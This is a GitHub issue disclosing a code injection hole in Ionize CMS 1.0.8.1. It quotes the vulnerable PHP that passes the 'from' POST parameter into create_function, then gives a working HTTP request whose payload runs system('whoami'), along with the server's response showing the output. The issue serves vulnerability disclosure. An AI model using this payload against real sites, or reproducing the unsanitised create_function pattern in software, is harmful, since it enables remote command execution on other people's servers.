ionize / **ionize** Public

Code Issues 73 Pull requests 17 Actions Projects Wiki ...

New issue

Jump to bottom

IonizeCMS-V1.0.8.1-Unverified post request parameters lead to command injection #405

Open **EricFrank900528** opened this issue on Apr 11 · 0 comments


EricFrank900528 commented on Apr 11 • edited

1.Information

Exploit Title: IonizeCMS-V1.0.8.1-Unverified post request parameters lead to command injection
Exploit date: 11.04.2022
Exploit Author: ericfrank900528@gmail.com
Vendor Homepage: https://github.com/ionize/ionize
Affect Version: V1.0.8.1
Description: Code injection in Ionize CMS 1.0.8.1 allows attackers to execute commands remotely via a code injection request from client.

2.Vulnerability Description

The exploit code is located in the project's application/models/lang_model.php file
In the copy_lang_content method, the code is as follows.
The `POST` parameter `from` is spliced into the function content parameter in the `create_function` function without any processing or checking, resulting in a `code injection vulnerability`




application > models > lang_model.php > Lang_model > copy_lang_content

```php
    /**
     * Copy the content of the whole site, page or articles from one language to another
     *
     */
    function copy_lang_content($from, $to, $table, $id)
    {
        // Data (all languages)
        $this->{$this->db_group}->where('id_'.$table, $id);

        $query = $this->{$this->db_group}->get($table.'_lang');

        $data = array();
        if ( $query->num_rows() > 0 )
            $data = $query->result_array();

        $query->free_result();

        // Fields
        $fields = $this->field_data($table.'_lang');

        // Compare destination lang data and source lang data
        $src = array_values(array_filter($data, create_function('$row','return $row["lang"] == "'. $from .'";')));
        $src = ( !empty($src[0])) ? $src[0] : array();

        $dest = array_values(array_filter($data, create_function('$row','return $row["lang"] == "'. $to .'";')));
        $dest = ( !empty($dest[0])) ? $dest[0] : array();

        // Only update if source and destination aren't empty
        if ( ! empty($src) && ! empty($dest))
        {
            // Limit set array to empty fields
            $dest = array_filter($dest, create_function('$row','return $row == "";'));
```

3.How to Exploit

Construct the attack packet to achieve the effect of executing the `whoami` command.



```
POST /en/admin/lang/copy_lang_content HTTP/1.1
Host: 192.168.17.3
Accept: text/html, application/xml, text/xml, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75
Safari/537.36
Origin: http://192.168.17.3
Referer: http://192.168.17.3/en/admin
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=af7d0e936cce233647cdfa28ff7fe6ab;
ion_selected_language=en; shortcutBloc=false; quickSettingsBloc
=false; usersBloc=false; contentBloc=false; notificationBloc=
false; dashBoardUsersTab=0; dashBoardContentTab=0; mainTab=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

case=article&rel=0.0&from=asdfw";}$a='system';$a('whoami');//&
to=asdgwgewdx
```

```
HTTP/1.1 200 OK
Date: Sun, 10 Apr 2022 08:24:31 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
Pragma: no-cache
Content-Length: 565
Connection: close
Content-Type: text/html

desktop-uh4giig\shadow
<div style="border:1px solid #990000;padding-left:20px;margin:0

  <h4 style="color:#c00;">
    A PHP Error was encountered
  </h4>

  <p>
    Severity: Notice
  </p>
  <p>
    Message:  Undefined index: name
  </p>
  <p>
    Filename: admin/lang.php
  </p>
  <p>
    Line Number: 232
  </p>

</div>
{"message_type":"success","message":"Article content copied","up
```

4.Suggestion

Validate the parameters in the post request to avoid Code injection

EricFrank900528 changed the title ~~IonizeCMS-V1.0.8.1-Unverified post request parameters lead to code injection~~ IonizeCMS-V1.0.8.1-Unverified post request parameters lead to command injection on Apr 11

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant